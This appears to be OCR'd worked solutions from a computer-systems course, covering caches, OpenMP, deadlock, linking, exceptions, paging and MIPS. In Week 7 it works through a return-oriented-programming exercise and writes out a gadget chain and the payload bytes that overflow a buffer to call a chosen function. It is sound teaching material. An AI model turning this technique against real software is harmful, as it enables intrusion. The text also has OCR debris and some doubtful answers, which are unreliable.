
5.
The provided code below is an optimization of the previous problem. Fill in the blanks.

```
int func_two(char* one, char* two, int N, int M) {
        int i, j, k;
        int sum = 0;
        int temp = 0;

        char* ptr1 = one;
        char* ptr2 = two;

        for (i = 0; i < N; i++) {
            for (j = 0; j < M; j++) {
                temp = (0xFF & *ptr1);
                sum += temp;
                *ptr2 = temp;
                ptr1++;
                ptr2++;

                temp = (0xFF & *ptr1);
                sum += temp << 8;
                *ptr2 = temp;
                ptr1++;
                ptr2++;

                temp = (0xFF & *ptr1);
                sum += temp << 16;
                *ptr2 = temp;
                ptr1++;
                ptr2++;

                temp = (0xFF & *ptr1);
                sum += temp << 24;
                *ptr2 = temp;
                ptr1++;
                ptr2++;
            }
        }

        return sum;
}
```

The function essentially copies the array "one" into "two", and returns the sum of all the elements in array "one" while it's at it.
We see we have unrolled the inner loop driven by increments of k. Since the k loop stops when k is four, we unrolled 3 times.

- Since the nested loop accesses all elements of array one and two, we know that the ptr1++ and ptr2++ lines will increment us to the correct element at each access. Therefore, these lines are constant with each copied body in the unrolled loop.
- The first line of each copied body mimic the calculation for the assignment of int masked in the original function code. Therefore, the first line is always **temp = (0xFF & *ptr1).**
- The second line of each copied body will then most likely mimic the shift that occurs before adding to sum. Since in the original function code, we shift masked by k << 3 (k * 8), we shift by constants of 0, 8, 16, and 24 for the 1st, 2nd, 3rd, and 4th copies of the body.
- The third line is putting the element extracted from one into two. This line is always ptr2 = temp.

FYI.



The above shows the running time of the functions discussed in problems 5 and 6. func_one is the code from problem 5 as is, func_one_opt is one optimization of func_one, and func_two is the completed code from problem 6. The results were generated using gprof.

OPTIONAL

6.

Assume the following:

- The memory is byte addressable.
- Memory accesses are to 1-byte words (not to 4-byte words).
- Addresses are 13 bits wide.
- The cache is two-way set associative (E = 2), with a 4-byte block size (B = 4) and eight sets (S = 8).

The contents of the cache are as follows, with all numbers given in hexadecimal notation.

	Line 0						Line 1					
Set Index	Tag	Valid	Byte0	Byte1	Byte2	Byte3	Tag	Valid	Byte0	Byte1	Byte2	Byte3
0	09	1	86	30	3F	10	00	0				
1	45	1	60	4F	E0	23	38	1	00	BC	0B	37
2	EB	0					0B	0				
3	06	0					32	1	12	08	7B	AD
4	C7	1	06	78	07	C5	05	1	40	67	C2	3B
5	71	1	0B	DE	18	4B	6E	0				
6	91	1	A0	B7	26	2D	F0	0				
7	46	0					DE	1	12	C0	88	37

Suppose a program running on a machine with such a cache references the 1 byte word at the address 0x0E34.

Recall the addresses are in the form {Tag}{Index}{Offset}
From the assumptions, we know that the lowest 2 bits are for offset (b=log2(B) where B is 4) and the next 3 bits for index (s=log2(S) where S is 8). Then we deduce that there are 8 bits for the tag (13-3-2=8). 0x0E34 is 01110001_101_00.

What is the resulting of the following?

Cache block offset: 0x0 (00)
Cache set index: 0x5 (101)
Cache tag: 0x71 (01110001)
Cache hit?: Yes (valid bit is 1)
Byte returned: 0xB (look at what is in set 5, tag 71, byte 0)

Week 7

1.

You are a modern day superhero, trying to hack into the supervillain's supercomputer. You have discovered that their supercomputer reads a string from standard input, using a function called "**Gets**" that is curiously identical to the one used in a class project from college, many years ago. The supercomputer uses **randomization**, and also marks the section of memory holding the stack as **non-executable**.

Thanks to the sacrifice of your trusty sidekicks, hotdog-man and one-punch-man, you managed to learn that the **buffer size of the "Gets" function is 32 bytes**. Furthermore, you learned the address and machine instructions of the following two functions:

```
0000000000401900 <boomBoomBOOM>:
  401900:      55                    push   %rbp
  401901:      48 89 e5              mov    %rsp,%rbp
  401904:      b8 48 89 c7 90        mov    $0x90c78948,%eax
  401909:      5d                    pop    %rbp
  40190a:      c3                    retq

000000000040190b <bangBangBANG>:
  40190b:      55                    push   %rbp
  40190c:      48 89 e5              mov    %rsp,%rbp
  40190f:      48 89 7d f8           mov    %rdi,-0x8(%rbp)
  401913:      48 8b 45 f8           mov    -0x8(%rbp),%rax
  401917:      c7 00 58 90 90 c3     movl   $0xc3909058,(%rax)
  40191d:      90                    nop
  40191e:      5d                    pop    %rbp
  40191f:      c3                    retq
```

`movq` S, D

Source S	Destination D							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff


Operation	Register R							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq R	58	59	5a	5b	5c	5d	5e	5f

In order to save your city, you need to call a function with the address **`0x400090,`** that takes the number "**12345**" as input. **What should your input string be**, in order to execute that function with the appropriate input?

Here is a step-by-step set of drawings of the stack to help us solve this problem:


① call to gets

- decrements %rsp by 32 bytes




② right before return from gets

- increments %rsp by 32 bytes




③ return from gets

- retq does a popq of top of stack into %rip and increments %rsp




④ executes 58 90 90

- instruction 58 pops the top of the stack (%rsp) into %rax and increments %rsp
- 90 is a nop! virtually does nothing of significance in this context




```
0000000000401900 <boomBoomBOOM>:
  401900:   55                      push   %rbp
  401901:   48 89 e5                mov    %rsp,%rbp
  401904:   b8 48 89 c7 90          mov    $0x90c78948,%eax
  401909:   5d                      pop    %rbp
  40190a:   c3                      retq

000000000040190b <bangBangBANG>:
  40190b:   55                      push   %rbp
  40190c:   48 89 e5                mov    %rsp,%rbp
  40190f:   48 89 7d f8             mov    %rdi,-0x8(%rbp)
  401913:   48 8b 45 f8             mov    -0x8(%rbp),%rax
  401917:   c7 00 58 90 90 c3       movl   $0xc3909058,(%rax)
  40191d:   90                      nop
  40191e:   5d                      pop    %rbp
  40191f:   c3                      retq
```

```
0000000000401900 <boomBoomBOOM>:
  401900:   55                      push   %rbp
  401901:   48 89 e5                mov    %rsp,%rbp
  401904:   b8 48 89 c7 90          mov    $0x90c78948,%eax
  401909:   5d                      pop    %rbp
  40190a:   c3                      retq

000000000040190b <bangBangBANG>:
  40190b:   55                      push   %rbp
  40190c:   48 89 e5                mov    %rsp,%rbp
  40190f:   48 89 7d f8             mov    %rdi,-0x8(%rbp)
  401913:   48 8b 45 f8             mov    -0x8(%rbp),%rax
  401917:   c7 00 58 90 90 c3       movl   $0xc3909058,(%rax)
  40191d:   90                      nop
  40191e:   5d                      pop    %rbp
  40191f:   c3                      retq
```



We need to call the function with %rdi set to 0x3039.

We can use the 58 gadget within bangBangBANG to pop into %rax, and the 48 89 c7 gadget within boomBoomBOOM, to move %rax to %rdi, upon which we can call our function.

We also need to be aware of the 5d instruction before the c3 in the 48 89 c7 gadget. As a “pop %rbp” command, it doesn’t affect %rdi, and thus we just need to be aware of how that would change %rsp

Thus, we can construct the following string input:

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
19 19 40 00 00 00 00 00
39 30 00 00 00 00 00 00
05 19 40 00 00 00 00 00
00 00 00 00 00 00 00 00
90 00 40 00 00 00 00 00
```

2.

```
#include < stdio.h >

int main(void)
{
    #pragma omp parallel
    {
    printf("Hello, world.\n");
    }

  return 0;
}
```

After compiling the program and running it, you get the output:

```
Hello, world.
Hello, world.
```

You run the program again and the output this time is:

```
Hello, wHello, woorld.
rld.
```

Explain this behavior.

The OpenMP directive creates two threads (might be more threads depending on how many cores your computer has) that each run the line: printf("Hello, world.\n"); It is non-deterministic when each thread will run and which thread will run first. The threads also race to share resources such as standard output. In the first run of the program, one thread printed to standard output followed by the other thread. In the second run of the program, both threads were trying to print to standard output at the same time, and in some letters, the first thread won the race and in some letters, the second thread won the race.

3.

Take a look at the following OpenMP usages.

a.

Is there a difference between the two following codes? We want func() to be called 10 times.

```
#pragma omp parallel num_threads(2)
{
        ...
        #pragma omp parallel for
        for (int i = 0; i < 10; i++)
        {
                func();
        }
}
Vs.
#pragma omp parallel num_threads(2)
{
        ...
        #pragma omp for
        for (int i = 0; i < 10; i++)
```

```
        {
                func();
        }
}
```

The second version is the correct way to use omp parallel and for in order to achieve our desired outcome. In the first version, the repeated 'parallel' causes the 'for' in the inner pragma to not split the loop between the two threads. Instead, both threads run the for loop 10 times each. Version 1 runs similarly to this where both threads run the loop fully -

```
#pragma omp parallel num_threads(2){
        for (int i = 0; i < 10; i++)
        {
        func();
        }
}
```

b.
What is the issue with the following code? What can we do instead?

```
#pragma omp parallel
{
        omp_set_num_threads(2);
        #pragma omp for
        for (int i = 0; i < 10; i++)
        {
                func();
        }
}
```

You cannot change the number of threads within a parallel section. Instead, call the function before the parallel section or with the parallel pragma.

Such as:

```
#pragma omp parallel num_threads(2)
{
        #pragma omp for
        for (int i = 0; i < 10; i++)
        {
        myFunc();
        }
}
```

Or

```
omp_set_num_threads(2)
#pragma omp parallel
{
        #pragma omp for
        for (int i = 0; i < 10; i++)
        {
        myFunc();
        }
}
```

4.
Consider the following function. How might we optimize it using OpenMP?

```
void func3(double *arrayX, double *arrayY, double *weights,
            double *x_e, double *y_e, int n)
{
       double estimate_x=0.0;
       double estimate_y=0.0;
       int i;

       #pragma omp parallel for reduction(+:estimate_x,estimate_y)
       for(i = 0; i < n; i++){
              estimate_x += arrayX[i] * weights[i];
              estimate_y += arrayY[i] * weights[i];
       }

       *x_e = estimate_x;
       *y_e = estimate_y;

}
```

A breakdown of what pragmas are useful here:

- **#pragma omp parallel for**
  - spawns a group of threads and divides up loop iterations between these threads
- **reduction(<operation>: <comma-separated list of accumulator variables>)**
  - operation can be any of the following +, -, *, &, |, ^, &&, ||
  - Reduction tells all the threads to make a local copy of the accumulator variable, compute using that variable, and then aggregate all the thread's results into the accumulator as a final result
  - resource about reductions: http://jakascorner.com/blog/2016/06/omp-for-reduction.html

important to note that in the for loop, we have two accumulators so we must declare them as reduction variables that are being summed into

using "reduction(+:estimate_x,estimate_y)", basically tells the OpenMP to reduce all the threads' local copies into global variables once all the individual work is done

5. **OPTIONAL**
a.
The four conditions under which deadlock occurs are:

1. Mutual Exclusion
2. Incremental (or partial) Allocation
3. No pre-emption
4. Circular Waiting


What do these conditions mean? In what ways (if at all) can these conditions be useful?

1. Mutual Exclusion
   Mutual Exclusion refers to a kind of synchronization that allows only a single thread or process at a time to have access to a shared resource.
   Mutual Exclusion helps us prevent race conditions.
2. Incremental Allocation
   A process/thread holds on to the resource allocated to itself while waiting for additional resources. That thread could end up holding onto a lock they have already acquired, in the process of waiting for another lock. Basically, threads only takes what they need.
   Acquiring locks when needed can increase concurrency, as each thread can avoid grabbing all the locks at once, and instead only when the locks are truly needed.

3. No pre-emption
   Resources (and thus, locks) can not be forcefully removed from threads that are holding them. NO thread has priority over another.
   Forcefully removing locks from threads that are holding them can ruin atomic operations.
4. Circular Waiting
   There exists a circular chain of threads such that each thread holds onto resources (e.g. locks) that are being requested by the thread next in line.
   To avoid circular waiting, some sort of ordering must be introduced to the locks. Doing so would require careful design of the locking strategies.

b.

Bored of blowing bubbles, Spongebob and 4 of his friends decide to make krabby patties instead. To make krabby patties, one needs 2 spatulas, both at the same time. However, they discover that they only have 5 spatulas total.



Each of Spongebob and his friends can only grab one spatula at a time, and can only grab spatulas to their left and right. All of them prefer to pick up the left spatula first, then the right. They refuse to forcefully take away spatulas from each other, lest they break their friendship, and will pick up a spatula only if it is not being held. Once they have even one spatula, they refuse to let go of it until they can make a krabby patty.

Is this situation considered a deadlock? Why or why not?
If so, how does it fit into the four conditions for deadlock? How can we resolve it?
If not, what about this situation helps Spongebob avoid deadlock?

This situation is practically identical to the dining philosophers' problem.
Yes, it is considered a deadlock.
1. Each spatula can belong to only one friend at a time
2. Spongebob and his friends can only grab one spatula at a time, and refuse to give up their spatula while waiting for another one.
3. Spongebob and his friends cannot rip spatulas away from each other
4. Since they all would start grabbing the left spatula, they would be waiting circularly

We can resolve it by breaking some of the conditions, such as:
- (changing #4) if even one of the friends decided to reach for the spatula on the right first, then deadlock would not happen.
- (changing #1) Multiple spatulas can belong to one person.
- (changing #2) someone caves in and gives up a spatula. This would require some kind of prioritizing of threads/tasks.
- (impractical but would still work) they gain the skills to use one spatula to make krabby patties.

Week 8

1.
What is a potential issue with the following code?

```
struct T {
    int a;
    size_t b;
};
tT array[arraySize];

size_t i;
#pragma omp parallel sections num_threads(2)
{
   #pragma omp section
   {
      for (size_t i = 0; i != arraySize; ++i)
         array[i].a = 1;
   }
   #pragma omp section
   {
      for (size_t i = 0; i != arraySize; ++i)
         array[i].b = 2;
   }
}
```

The use of "parallel sections" means that each subblock specified by "#pragma omp section" can be run concurrently, by different threads. As the size_t i variable was declared outside of the parallel section, both threads use a shared loop variable when iterating.
The problem can be solved by declaring the loop variable locally.

2.
Optimize the following code, using OpenMP.

```
void hello(long *old, long *new, int n) {
    int i;
    double sumWeights=0, sum=0;

    sum = n * old[0];

#pragma omp parallel for reduction(+:sumWeights)
    for(i = 0; i < n; i++) {
         int j = old[i];
        new[i] = j * exp(100.0f/j);

        sumWeights += new[i];
    }

    sumWeights /= sum;
```

```
#pragma omp parallel for
    for(i = 0; i < n; i++)
        new[i] = new[i]/sumWeights;
}
```

We can combine the first two for loops and use the reduction clause to parallelize them. The division "sumWeights /= sum" only needs to happen once.

3.

What are the differences between dynamic and static linking? What are some advantages and disadvantages?

Linking allows for the splitting of code (for one program) across different files. When an executable is generated, different segments of code (libraries) from different files can be combined to make the one program. The main differences between dynamic and static linking stem from when the code is combined:

Static Linking	Dynamic Linking
Can be thought of as "appending" code to a single file	Libraries are loaded into each executable as the need arises (can be load-time or run-time)
Suffers from possibility of duplication of code among executables	Libraries can be shared between executables (eliminates code duplication)t
Typically faster than dynamic linking, and allows programs to load in constant time	Might be slower than static linking, since during each library has to be loaded as the need arises, and loads in variable time
if a source program is changed in static linking, everything has to be recompiled and linked	if a source program is changed in dynamic linking, only one module must be recompiled for dynamic linking

4.

What type of exception would each of the following lead to? Are they synchronous or asynchronous exceptions? What is their return behavior?

a. Dividing by 0
   Abort; Synchronous; Does not return to next instruction

b. Tired of waiting for your "optimized" code for the OpenMP lab, you terminate your process by pressing Ctrl-C at the keyboard
   Interrupt; Asynchronous; Does return to next instruction

c. The MMU fetches a PTE from the page table in memory, but the valid bit is zero
   Fault; Synchronous; Re-executes faulting instruction or aborts if unrecoverable

d. You create a file using the open() system call
   Trap; Synchronous; Does return to next instruction

Async exceptions: interrupts (for example, signal from an I/O device)
Sync Exceptions: traps (intentional exceptions), faults (possibly recoverable errors), aborts (nonrecoverable errors)

What's the difference? Asynchronous exceptions are caused due to events in I/O devices, i.e. outside of the CPU. Synchronous exceptions are caused due to executing instructions.

Faults:

- as previously discussed, a fault is a result of an error that may be correctable by the handler (processor transfers control to the fault handler)

- if handler can fix the error condition, the control is returned and the processor re-executes the instruction (if not, then it returns to an abort routine)

5. (Textbook 9.3)
Given a 32 bit virtual address space and a 24-bit physical address, determine the number of bits in the VPN, VPO, PPN, and PPO for the following page sizes P:

P	VPN bits	VPO bits	PPN bits	PPO bits
1 KB	22	10	14	10
2 KB	21	11	13	11
4 KB	20	12	12	12
8 KB	19	13	11	13

The number of VPO and PPO bits are the same, and is the log base 2 of the page size. VPN and PPN are the remaining bits from the virtual address size and the physical address size, respectively.

Thus, for 1 KB:
VPO = PPO = $\log_2 1024 = 10$
VPN = 32 - 10 = 22
PPN = 24 - 10 = 14

Week 9

1.
What are the differences between RISC and CISC? What are some of the advantages and disadvantages?

Reduced Instruction Set Computer (RISC) ISAs have fewer instructions overall. However, you end up using more instructions for a given task, as to replicate the same CISC instruction multiple single cycle instructions are required. Prioritizes efficiency in cycles per instruction.

Complex Instruction Set Computer (CISC) ISAs have more instructions overall. However, as your instructions are more complex, you end up using fewer instructions for a given task. The primary goal of CISC architecture is to complete a task in as few lines of assembly as possible. The emphasis is put on building complex instructions directly into the hardware.

(next page)

RISC	CISC
Requires more instructions on average	Requires fewer instructions on average
Requires more working memory (RAM) to store the assembly level instructions	Requires less working memory (RAM), as the length of code is shorter
Fewer transistors are used for the instructions	More chip space required for the instructions
Compiler needs to perform more work to translate high-level language statement into assembly	Compiler has to do very little work to translate a high-level language statement into assembly
Executes one machine instruction per clock cycle	Takes multiple clock cycles per machine instruction

2.
Translate the following x86 instructions into MIPS:
* There are multiple ways to translate the MIPS code, these are some possible solutions
a.

```
add 0x200(,%rdx,4),%rcx
```

Assuming $t0 corresponds to %rdx, and $t1 corresponds to %ecx,

```
add $t2, $t0, $t0
add $t2, $t2, $t2
addi $t2, $t2, 512
lw $t2, 0($t2)
add $t1, $t1, $t2
```

b.

```
lea 0xc(%rdi),%rax
```

Assuming $t0 corresponds to %rdi, and $t1 corresponds to %rax,

```
addi $t1, $t0, 12
```

c.

```
mov 0x30(%rsp,%rbx,4),%rax
```

Assuming $sp corresponds to %rsp, $t0 corresponds to %rbx, and $t1 corresponds to %rax,

```
add $t2, $t0, $t0
add $t2, $t2, $t2
add $t3, $sp, $t2
lw $t1, 48($t3)
```

d.

```
mov %rcx,-0x30(%rsp,%rdx,4)
```

Assuming $sp corresponds to %rsp, $t0 corresponds to %rdx, and $t1 corresponds to %rcx,

```
add $t2, $t0, $t0
add $t2, $t2, $t2
add $t3, $t2, $sp
sw $t1, -48($t3)
```

3.

Translate the x86 code into MIPS. Assume variables a,b, and i are in register $s0, $s1, and $t0. Assume a, b, and i are in rdi, rsi, and rdx.

```
for(i = 0; i < 5; i++) {
        a+=b;
}
```

```
                mov $0, rdx
.loop: cmp $4, rdx
                jg leaveloop
                add rsi, rdi
                add $1, rdx
                jmp .loop

                li $t0, 0
.loop: slti $t2, $t0, 5
                beq $t2, 0, leaveloop
                add $s0, $s0, $s1
                addi $t0 $t0, 1
                j .loop
```

4.

What does the following MIPS code snippet do?

```
Loop:       lw $t0, 0($s0)
            lw $t1, 0($t0)
            add $t1, $s1, $t1
            sw $t1, 0($t0)
            addi $s0, $s0, 4
            bne $s0, $s2, Loop
```

The $s0 register appears to represent a pointer to a pointer, that is incremented by 4 each loop. This suggests that the $s0 represents an array of pointers.

The code snippet iterates through the array, incrementing each item pointed to by each pointer by $s1. The code snippet stops iterating once $s0 points to the same index as $s2.

5.
When does False Sharing occur, and how does it affect performance when parallelizing?

False sharing occurs during parallelization when the cache is "ping-pong"ed between different threads, due to separate threads modifying independent variables sharing the same cache line. This negatively affects performance, due to the overhead incurred when ping-pong-ing cache lines back and forth.

The ping-pong-ing occurs because a different thread writing to the same cache line would result in inconsistency between the two threads regarding the exact same cache line, even though different variables were accessed. The cache line is thus invalidated, to maintain cache coherency. This circumstance is called false sharing because each thread is not actually sharing access to the same variable

To avoid this, we must ensure that no two threads write to the cache line.

Further reading: https://software.intel.com/en-us/articles/avoiding-and-identifying-false-sharing-among-threads

Week 10

1.
Static linking can suffer from issues such as code duplication, whereas dynamic linking may take longer during runtime.

x86-64 is a (RISC/CISC) architecture, and MIPS is a (RISC/CISC) architecture.

A page table is an array of page table entries (PTEs) that maps virtual pages to physical pages.

2.
Consider the following union and struct:

```
struct Galor {
    int first;
    float second;
    char third;

    union Hello {
        struct Hi {
            int number;
            float frac;
        };
        char name[10];
    } ;
};
```

Say we are debugging an application in execution using gdb on a 64-bit, little-endian architecture. The application has a variable called Sword, defined as:
`struct Galor Sword[2][2];`

Using gdb we find the following information at a particular stage in the application:

```
(gdb) p &Sword
$1 = (struct Galor (*)[2][2]) 0x7fffffffdff0
```

```
(gdb) x/96xb 0x7fffffffdff0
0x7fffffffdff0: 0x6b    0x72    0x00    0x00    0xec    0x51    0x05    0x42
0x7fffffffdff8: 0x3f    0x00    0x00    0x00    0x5a    0x61    0x6d    0x61
0x7fffffffe000: 0x7a    0x65    0x6e    0x74    0x61    0x00    0x00    0x00
0x7fffffffe008: 0x15    0x16    0x05    0x00    0xf5    0x19    0xd2    0x42
0x7fffffffe010: 0x2f    0x00    0x00    0x00    0x57    0x6f    0x6f    0x6c
0x7fffffffe018: 0x6f    0x6f    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffe020: 0xe7    0x66    0xff    0xff    0x5c    0x2a    0x09    0x50
